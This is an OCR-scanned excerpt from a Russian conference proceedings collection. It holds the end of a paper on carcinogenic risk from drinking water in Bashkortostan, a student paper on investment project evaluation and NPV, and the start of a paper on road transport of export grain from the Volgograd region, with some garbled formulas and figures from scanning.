Оценка канцерогенного риска проведена нами по двум десяткам химических веществ и соединений, являющихся наиболее приоритетными загрязнителями питьевых вод и обладающих канцерогенными свойствами. Результаты оценки канцерогенной опасности для здоровья населения показали, что индивидуальные уровни рисков по всем веществам относятся к 1 и 2 диапазонам, что соответствует допустимому и предельно-допустимому риску. Суммарные канцерогенные риски здоровью населения г. Уфы (водозабор из одноименной р. Уфа), при употреблении питьевых вод находится на уровне от 1,9E-04 до 2,3E-04. Значительную долю в суммарные величины канцерогенного риска в г. Уфе вносят такие вещества, как кадмий, бериллий, шестивалентный хром, бромдихлорметан, мышьяк и хлороформ [4]. В г. Салавате суммарные величины канцерогенного риска доходили от 1,1E-0,4 до 1,2E-0.4 и в г. Стерлитамаке от 1,7E-04 до 3,4E-0,4. Популяционный канцерогенный риск или число возможных дополнительных случаев заболеваний на общее количество проживающего населения в гг. Салавате - 19, в Стерлитамаке -95 и в Уфе - 287 (население соответственно 155 тыс.; 0,278 тыс. и 1,1 млн.). В соответствии с действующим «Руководством по оценке риска для здоровья населения при воздействии химических веществ, загрязняющих окружающую среду» [5]

это относится к третьему диапазону, т.е. неприемлемый уровень риска для населения в целом.

Публикации последних лет показали, что повышенное содержание в питьевой воде мышьяка, бора, марганца, меди, нитратов, нитритов, хлороформа, кадмия, трихлорэтилена, хлора, фтора и др. веществ формирует риски развития неканцерогенных эффектов со стороны желудочно-кишечного тракта, почек, сердечно-сосудистой, эндокринной, кроветворной, иммунной и костной систем, центральной и периферической нервной системы, кожи и подкожной клетчатки.

Полученные нами результаты оценки неканцерогенного риска свидетельствуют о том, что для жителей изученных городов существует опасность развития патологии со стороны сердечно - сосудистой системы, обусловленная повышенным содержанием в воде мышьяка, нитратов, а также системы крови и кровообращения, обусловленная повышенным содержанием нитратов, марганца, железа и свинца. Используемая нами методология оценки канцерогенных и неканцерогенных рисков здоровью населения является важным подходом для характеристики качества окружающей среды и её возможного влияния на здоровье человека, установления приоритетности и оценки эффективности планируемых и/осуществляемых профилактических мероприятий.

В связи с изложенным необходимо отметить, что преимущества введенных в эксплуатацию в регионе в 2017-2018гг. новых и реконструируемых очистных сооружений максимально исключают выбросы загрязняющих веществ не только в водоемы, но и на другие объекты окружающей среды. При этом использование передовых технологий позволяет очистить стоки практически до уровня действующих нормативов для водоемов рыбохозяйственного значения. В целом качество водных объектов РБ за последние годы стабилизировалась за счет пополнения и сохранения в пределах многолетних средних норм водности речных и озерных бассейнов, широкого применения реабилитации и оздоровления водных объектов. Анализ уровня загрязненности поверхностных вод показывает, что качество водных объектов республики по комплексу основных загрязняющих веществ оценивается на уровне 3-4 классов качества поверхностных вод.

Внедренные за прошедшие два года в РБ управленческие и природоохранные мероприятия крупнейших компаний и промышленных предприятий ПАО"АНК «Башнефть»"(входит в ПАО "НК «Роснефть»"); Белорецкий металлургический комбинат (входит в ПАО «Мечел»); и ООО «Газпромнефтехим Салават»(входит в ПАО «Газпром») являются положительным началом и весомым вкладом при разработке и реализации национального плана в сфере здравоохранения и экологии РБ и РФ на период до 2024 года. По данным Министерства природопользования и экологии РБ эффект только от перечисленных проектов будет заключаться в снижении сбросов сточных более 50 миллионов кубометров, а сброса

вредных веществ не менее миллиона тонн в год [6]. Переход на новые технологии очистки и обезвреживания стоков позволит минимизировать негативное экологическое воздействие на главную водную артерию РБ, впадающую в Камское водохранилище. Река Кама является самым крупным левым притоком р. Волги. В связи с этим целевые показатели национального плана в сфере экологии, поставленные Указом Президента РФ по сокращению в три раза доли загрязненных сточных вод, отводимых в р. Волгу, в значительной степени будут зависимы и от степени чистоты рек Демы, Уфы, Белой, Камы и др. притоков Волги.

В связи с началом реализации Указа Президента РФ необходимо отметить, что в последние годы в РФ пересмотрен целый ряд законодательных документов, принципиально меняющих регулируемые правила и процедуры охраны поверхностных вод. Прежде всего, это касается Закона об охране окружающей среды и Водного кодекса РФ [7,8]. Благодаря этим документам в системе мер, регулирующих охрану поверхностных вод, значительное место уделяется стационарным источникам загрязнения за счет обеспечения нормативно допустимых сбросов сточных вод. Принятое Водным кодексом запрещение сброса любой степени очистки и обеззараживания сточных вод в зонах санитарной охраны водоемов, независимо от пояса этой зоны, не соответствует положениям действующего СанПиНа 2.1.5.980-00 «Гигиенические требования к охране поверхностных вод» [9]. Также была необходимость конкретизировать в данном СанПиНе возможность использования утвержденных нормативов для пестицидов и агрохимикатов, требования к максимально допустимым микробным загрязнениям сточных вод, дифференцировать требования к качеству воды на участках поверхностных вод различного рекреационного назначения, использование при оценке качества воды современной научно обоснованной методологии оценки канцерогенных и неканцерогенных рисков. Полученные при гигиенических исследованиях прогнозные и расчетные уровни риска здоровью населения требуют не только разработки плановых мероприятий по снижению уровня риска, внедрения высокоэффективных методов очистки питьевых и сточных вод, но и проведение более углубленной и целевой оценки основных аспектов данной проблемы.

В связи с изложенным, результаты наших исследований позволили подготовить предложения по внесению изменений и пересмотру действующих документов федерального уровня: санитарных правил 2.1.5.1059-01 «Гигиенические требования к охране подземных вод от загрязнения», санитарных правил и норм 2.1.5.980-00 «Гигиенические требования к охране поверхностных вод» и 2.1.4.1175-02 «Гигиенические требования к качеству воды нецентрализованного водоснабжения».

Для реализации региональных национальных проектов (программ) до 2024 года в РБ дополнительно будут обоснованы комплексные мероприятия по уменьшению загрязнения водных и др. объектов окружающей среды, улучшению условий водопользования населения, разработана и внедрена

система показателей по обеспечению населения доброкачественной питьевой водой, улучшению гигиенических и экологических условий проживания с целью дальнейшего снижения заболеваемости населения региона.

Использованные источники:

1. Онищенко Г.Г. Анализ риска здоровью и задачи совершенствования санитарно-эпидемиологического надзора в Российской Федерации / Г.Г. Онищенко, А.Ю. Попова, Н.В. Зайцева, И.В. Май, П.З. Шур // Анализ риска здоровью. 2014. №2. С. 4 – 13.
2. Указ Президента РФ от 7 мая 2018 года № 204 "О национальных целях и стратегических задачах развития Российской Федерации на период до 2024 года".
3. Распоряжение Главы РБ от 17 августа 2018 года № РГ-157 «О мерах по реализации Указа Президента РФ от 7 мая 2018 года № 204"О национальных целях и стратегических задачах развития РФ на период до 2024 года».
4. Сулейманов Р.А. Эколого-гигиеническая оценка риска влияния качества питьевых вод на здоровье населения мегаполиса//Р.А. Сулейманов, Т.К. Валеев, Н.Р. Рахматуллин и др./ «Вода: Химия и экология». Москва, 2016. - № 9. – С. 3 – 8.
5. Р 2.1.10.1920-04 «Руководство по оценке риска для здоровья населения при воздействии химических веществ, загрязняющих окружающую среду». – М., 2004. – 143 с.
6. Государственный доклад о состоянии природных ресурсов и окружающей среды Республики Башкортостан в 2016 году. Уфа, 2017, 316 с.
7. Закон об охране окружающей среды от 10 января 2002 г. № 7-ФЗ (ред. от 31 декабря 2017 г.).
8. Водный Кодекс Российской Федерации от 3 июня 2006 № 74-ФЗ.
9. СанПиН 2.1.5.980-00 «Гигиенические требования к охране поверхностных вод». – М., 2000. – 23с.

УДК 330.322.01

Рахмятуллова А.М.
студент
ФГАОУ ВО «КФУ им. В.И. Вернадского»
Институт экономики и управления
Россия, г. Симферополь

АНАЛИТИЧЕСКОЕ ОБОСНОВАНИЕ ИНВЕСТИЦИОННОГО ПРОЕКТА

Аннотация: В данной статье представлены виды инвестиций и оценка их эффективности в инвестиционном проекте.

Ключевые слова: Инвестиции, оценка, инвестиционный проект, анализ.

Rakhmyatullova A.M.
student
FSAEI of HE "KFU them. IN AND. Vernadsky "
Institute of economics and management
Simferopol, Russia

ANALYTICAL JUSTIFICATION OF INVESTMENT PROJECT

Abstract: This article presents the types of investments and the assessment of their effectiveness in an investment project.

Keywords: Investments, evaluation, investment project, analysis.

Введение/Introdyction. Под инвестициями подразумевается, в самом общем определении, долгосрочное вложение капитала в экономику или временный отказ хозяйствующего субъекта от потребления собственных ресурсов (капитала) и их использование в целях увеличения собственного капитала.

Цель исследования/ Purpose of the study. Определить методы определения эффективности инвестиционного проекта.

Результаты исследования/ Results of the study. В экономике принято различать два вида инвестиций:

-реальные инвестиции;

-финансовые (портфельные) инвестиции.

Реальные инвестиции представляют собой вложения капитала в развитие материально- технической базы хозяйствующего субъекта. Следует отметить, что в случае реальных инвестиций условием достижения прогнозируемых событий, как правило, оказывается использование внеоборотных средств для производства продукта и его реализации.

Под финансовыми (портфельными) инвестициями понимают, как правило, вложение капитала в финансовые активы (ценные бумаги). К основным видам финансовых активов можно отнести облигации, акции, векселя.

Противоположным по смыслу понятием инвестиции является «дезинвестиция», которая предполагает процесс высвобождения денежных

средств в результате продажи долгосрочных активов. Дезинвестиция может быть в случае невыгодности использования (эксплуатации) активов.

Если объект инвестиций оказывается существенным для хозяйствующего субъекта, принятию управленческих решений должна предшествовать стадия планирования или проектирования, которая является стадией разработки инвестиционного проекта. В.В. Ковалев под инвестиционным проектом понимает «совокупность инвестиций и генерируемых ими доходов. Таким образом, в инвестиционном проекте всегда имеет место инвестиция (отток капитала) с последующими поступлениями (приток средств)»

Инвестиции, как правило, относятся к решениям стратегического характера и требуют детального аналитического обоснования. Следовательно, при анализе инвестиционных проектов финансовый менеджер должен учитывать:

рискованность инвестиционных проектов;

временную стоимость денег;

привлекательность инвестиционных проектов.

Основным методом достижения проектируемых целей является математическое моделирование соответствующих решений и их последствий на результаты деятельности хозяйствующего субъекта.

В ходе моделирования инвестиционный проект рассматривается во времени его действия и разбивается на несколько равных промежутков - интервалов проектирования. Для каждого интервала планирования составляются бюджеты - сметы поступлений и платежей, отражающих результаты всех операций в конкретном промежутке времени. Сальдо такого бюджета - разность между поступлениями и платежами и есть денежный поток инвестиционного проекта.

В широком смысле денежный поток инвестиционного проекта состоит из следующих основных элементов:

инвестиционные затраты;

выручка от продажи;

суммарные затраты;

налоги и платежи.

На начальной стадии инвестиционного периода денежные потоки, как правило, оказываются отрицательными, происходит отток ресурсов в связи с приобретением основных средств и формированием чистого оборотного капитала. После завершения начальной стадии инвестиционный проекта денежный поток стабилизируется и становится положительным.

Анализ выручки от продажи, равно как и анализ затрат, возникающих в ходе осуществления проекта может оцениваться как положительно, так и отрицательно. Финансовый менеджер должен анализировать рискованность проектов и своевременно их контролировать с точки максимизации доходов и имущества акционеров.

В инвестиционном анализе большую роль играют понятия прибыли и

денежного потока. Необходимо отметить, что в теории инвестиционного анализа понятие «прибыль» не совпадает с его бухгалтерским определением. В инвестиционной деятельности факту получения прибыли предшествует возмещение первоначальных капиталовложений, чему соответствует понятие «амортизация» (англ.

"amortisation" - погашение). В случае вложения средств во внеоборотные активы эту функцию выполняют амортизационные отчисления. Таким образом, обоснование инвестиционного проекта строится на расчете сумм амортизационных отчислений и прибыли в пределах временного интервала исследования.

Показатели, используемые в инвестиционном анализе можно разделить на две группы, основанные на:

дисконтированных оценках, принимаемых в расчет фактор времени;

учетных оценках, не принимаемых в расчет фактор времени.

Показатели, основанные на дисконтированных оценках, имеют преимущества в инвестиционном анализе. В теории инвестиционного анализа понятие «дисконтирование» (англ. "discounting" - снижение стоимости, уценка) относится к числу ключевых. Дисконтирование - расчет настоящей (современной) ценности ("present value") денежных сумм, относящихся к будущим периодам времени. Настоящая или современная ценность денежной суммы определяется по формуле: (5.1)

P = F / (1 + r) n, где

P - настоящая (современная) ценность денежной суммы; F - будущая ценность денежной суммы; r - процентная ставка (в десятичном выражении) n - число периодов начисления процентов.

Противоположная дисконтированию операция - расчет будущей ценности ("future value") денежной суммы называется наращением или компаундированием и определяется по формуле: (5.2)

F = P x (1 + r) n, Ключевым критерием, характеризующим эффективность инвестиций, является чистая настоящая стоимость (Net Present Value - NPV). В учебнике В.В. Ковалева NPV данный показатель трактуется как «чистая приведенная стоимость» [43,с.438]. Чистая настоящая (современная) ценность представляет собой сумму всех денежных потоков (поступлений и платежей), возникающих в течение исследуемого периода. В экономической литературе имеется несколько алгоритмов расчета NPV. Для корректировки денежных потоков с учетом инфляции и дисконтирования на основе средневзвешенной стоимости капитала, в учебном пособии используем универсальную формулу вычисления чистой настоящей стоимости проекта: t

t n [Rtn(l+ir)-an(l+ir)] x(l-T)+DtT NW = X

1=1 1= 1

-Io, (5.3) t= 1

= 1 (1 + k)11 где

Rt - номинальная выручка t -го года в базисных ценах (для

безифляционной ситуации; i r — темпы инфляции доходов r -го года;

Ct — номинальные денежные затраты t —го года в базисных ценах;

i' r — темпы инфляции затрат r —го года;

T — ставка налогообложения прибыли;

Io — первоначальные затраты на приобретение основных средств;

K — средневзвешенная стоимость капитала, включающая инфляционную премию;

D t — амортизационные отчисления t —го года

При условии, что i r и i' r (темпы инфляции доходов и затрат) совпадают, расчет чистой настоящей стоимости проекта (NPV) значительно упрощается.

Если NPV > 0, проект следует принять;

NPV < 0, проект следует исключить;

NPV = 0, проект ни прибыльный, ни убыточный.

При расчете NPV используется, как правило, постоянная ставка дисконтирования, однако могут быть применены и индивидуальные коэффициенты по годам инвестиционного проекта. От выбора ставки дисконтирования во многом зависит качественная оценка эффективности инвестиционного проекта. Существуют различные методики, позволяющие обосновать использование той или иной ставки и различающиеся между собой степенью риска.

Выводы/Conclusions. Главная цель оценки инвестиционного проекта — обоснование его коммерческой состоятельности, которая предполагает выполнение двух условий:

полное возмещение (окупаемость) вложенных средств;

получение прибыли, свидетельствующей о правильном выборе способа использования

средств.

Для оценки инвестиционных проектов используются и другие критерии, методику расчета которых, более подробно можно рассмотреть в курсе "Инвестиции".

Использованные источники:

1. О. В. Хлыстова. Финансовый менеджмент /рабочая программа по учебной дисциплине. Владивосток 2005. 2005

2. Соснаускене О. И.. Шпаргалка по анализу финансовой отчетности/ учеб. пособие. - М.: ТК Велби,2005. - 56 с.. 2005

3. Л. Т Гиляровская. Комплексный экономический анализ хозяйственной дея- тельности/ учеб. / Л. Т Гиляровская [и др.]. — М.: ТК Велби, Изд-во Проспект,2006. — 360 с.. 2006

4. Шеремет А.Д., Ионова А.Ф.. Финансовый менеджмент/Москва 2005. 2005

5. Королев А.В.. Экономика предприятий технического сервиса: учебное пособие / А.В. Королев. — Мн. БГАТУ,2006. 2006

УДК 656.073:664.7

Рогачева В.А.
студент магистратуры 1 курса
Писарева М.Ю.
студент магистратуры 1 курса
Куликов А.В., к.техн.н.
доцент
Волгоградский государственный технический университет
Россия, г. Волгоград

ПРОЕКТИРОВАНИЕ АВТОТРАНСПОРТОНОЙ СИСТЕМЫ ДОСТАВКИ ЭКСПОРТНЫХ ЗЕРНОВЫХ КУЛЬТУР

Аннотация: В статье рассматриваются рынок зерновых культур и основные характеристики зерна. Осуществлен выбор подвижного состава и предложен маршрут для перевозки зерновых. Разработаны технологические схемы и технологический проект. Проведен анализ влияния технико-эксплуатационных показателей на производительность автомобиля. Рассчитан экономический эффект.

Ключевые слова: зерновые культуры, перевозка, автомобильный транспорт, технологический проект, экономический эффект, экспорт зерна.

Rogacheva V.A.
student of a magistrate 1 rates
Pisareva M.Yu.
student of a magistrate 1 rates
Kulikov A.V.
candidate of technical sciences, associate professor
Volgograd State Technical University
Russia, Volgograd

PROJECTION OF MOTOR TRANSPORTATION SYSTEM DELIVERY OF EXPORT GRAIN

Abstract: The article discusses the grain market and the main characteristics of the grain. The choice of rolling stock and route for the transport of grain. Technological schemes and technological project are developed. The analysis of the impact of technical and operational performance on the performance of the car. Calculated economic effect.

Keywords: grain crops, carriage, road transport, technological project, economic effect, grain exports.

Внутрироссийское производство зерновых культур за последние годы имеет более высокие темпы роста и характеризуется максимальными объемами производства, например, в 2015 г. собран урожай объемом 104,8 млн. т, в 2016 г. – 120,7 млн. т, а в 2017 г. – 135,4 млн. т. Россия выходит на мировой рынок с зерновыми культурами достаточно высокого качества. Одна из существующих проблем организация своевременной и эффективной

перевозки зерновых культур в страны-потребители с использованием логистических принципов: оптимизация цепочек поставок интермодальных перевозок в нужном объеме, в нужное время и по правильной цене. Роль автомобильного транспорта очень важна на всех стадиях перемещения зерновых культур.

При организации перевозок экспортного зерна автомобильный транспорт используется в следующих звеньях логистической цепочки: от комбайна на ток, с тока на элеватор, с элеватора на сухогрузное судно (река/море).

От эффективной организации работы автомобильного транспорта будет зависеть время перевозки и транспортная составляющая в цене экспортируемого зерна.

Повышение эффективности перевозок зерновых культур возможно за счет правильного проектирования автотранспортной системы доставки.

На рис. 1 представлены объемы экспорта и импорта зерновых культур в РФ. В период с 2017-2018 гг. отмечено 30 крупнейших стран-покупателей российского зерна в суммарном объеме более 45 млн. т, что составляет более 90 % от общего объема экспорта. Среди них основными странами-потребителями являются Египет (8669 тыс. т), Турция (7123 тыс. т), Иран (2461 тыс. т), Саудовская Аравия (2177 тыс. т), Вьетнам (2110 тыс. т) и др. [1].

Начиная с 1990 г. (рис. 1) экспорт зерновых постепенно начал возрастать и в 2017 г. составил 43,3 млн. т. С импортом ситуация совсем другая. С 1992 г. он резко снизился с 30 млн. т и за последние три года (с 2015 по 2017 гг.) держится на уровне 1,5 млн. т.

Также за последние годы произошел рост производства и экспорта зерновых в России. С 2012 г. наблюдается тенденция роста производства зерновых в России (рис. 2). А в 2016 и 2017 гг. объем производства зерновых увеличился по сравнению с 1990 г., который был самым урожайным в 20 веке, при этом наибольшие объемы производства приходятся на рис, кукурузу и пшеницу.




Рисунок 1. Объемы экспорта и импорта зерновых в РФ [2]




Рисунок 2. Производство зерновых в РФ [2]

Зерновые культуры – это твердый насыпной груз, подлежащий перевозке в сжатые сроки требующий соблюдения особых санитарных и температурных режимов, а по степени использования грузоподъемности относится к 1 классу. Основными физико-химическими свойствами, требующими правильного хранения и осуществления перевозки зерна, являются сыпучесть, скважистость, гигроскопичность, влажность, дыхание и самосогревание [3].

К зерновым культурам относятся пшеница, рожь, ячмень, овес, тритикале, рис, просо, кукуруза, сорго и гречиха.

Зерновые культуры подразделяются по влажности на сухие (содержат

влаги до 14 %), средней сухости (14-15,5 %), влажные (15,5-17 %), сырые (свыше 17 %) [3].

Важной задачей является выбор подвижного состава. Для перевозки зерна с поля на ток применяется ведомственный транспорт. Условия перевозок требуют подвижного состава с высокой проходимостью и грузоподъемностью до 20 т. Автомобильные дороги от тока до элеватора выдерживают большие осевые нагрузки, что дает возможность использования автомобилей с увеличенной грузоподъемностью.

На каждом звене к транспорту предъявляются свои особые требования, так, например, перевозка от комбайна на ток определяется календарным графиком уборки зерновых культур и ритмом работы комбайнов. Перевозка зерновых распределена на все время уборки с августа по сентябрь.

Организация перевозки с тока на элеватор выполняется партиями согласно времени просушки и подготовкой к перевозке. Возможна перевозка на близлежащие элеваторы в Калаче-на-Дону, Фролово, Михайловке, Волгограде, Гмелинке.

Экспортное зерно в цепочке с элеватора в порт будет регламентироваться работой порта и временем загрузки судна. Партия может быть большой, а значит потребность в транспорте будет высокой.

Зерно может перевозится бортовыми зерновозами, зерновозами-автопоездами бортового типа, самосвальными автопоездами-зерновозами, зерновозами типа цистерна, представленными на рис. 3.

В данной работе выбран подвижной следующий подвижной состав: бортовой автомобиль КАМАЗ-65207 (33 куб. м – объем кузова, 14,5 т – грузоподъемность); автопоезд бортового типа КАМАЗ-65115 (55 куб. м, 34,8 т); автопоезд самосвального типа МАЗ-6501А (63 куб. м, 40 т); автоцистерна (32 куб. м, 21,1 т).

Выбран маршрут перевозки от производителей зерна Волгоградской области (рис. 4) до накопительного пункта (элеватор) в г. Волгоград автомобильным транспортом, а затем, после накопления партии, будет осуществляться перевалка груза на сухогрузное судно с дальнейшей его транспортировкой до порта Ирана Анзали. В табл. 1 представлена информация о расстоянии между производителями зерна и элеватором в г. Волгоград.

а)

б)

в)

г)

Рисунок 3. Подвижной состав, применяемый для перевозки зерновых:
а – бортовые зерновозы; б – автопоезда бортового типа;
в – автопоезда самосвального типа; г – автоцистерны

Таблица 1. Расстояния между поставщиками и накопительным пунктом

Поставщики	Волгоград	Поставщики	Волгоград
1. п. Нехаевский	366	9. с. Верхняя Добринка	309
2. х. Кулички	380	10. с. Старая Полтавка	289
3. п. Октябрьский	140	11. х. Попки	220
4. х. Карагичевский	223	12. ст. Новогригорьевская	120
5. п. Новониколаевский	312	13. х. Терновка	160
6. ст. Староаннинская	260	14. ст. Клетская	180
7. х. Плотников-1	220	15. х.Горбатовский	290
8. п. Елань	317		

Расстояние от порта Волгограда до Ирана составляет 2320 км.

На Волгоградском элеваторе есть возможность перемещать зерно напрямую на свой причал. Подземная галерея длиной один километр проходит под улицей Рабоче-Крестьянской. Зерно со скоростью 300 т/ч движется по транспортеру и грузится на грузовое судно [4].




Рисунок 4. Маршрут перевозки зерновых от поставщиков Волгоградской области до Ирана

В работе разработанные технологические схемы представлены на рис. 5.

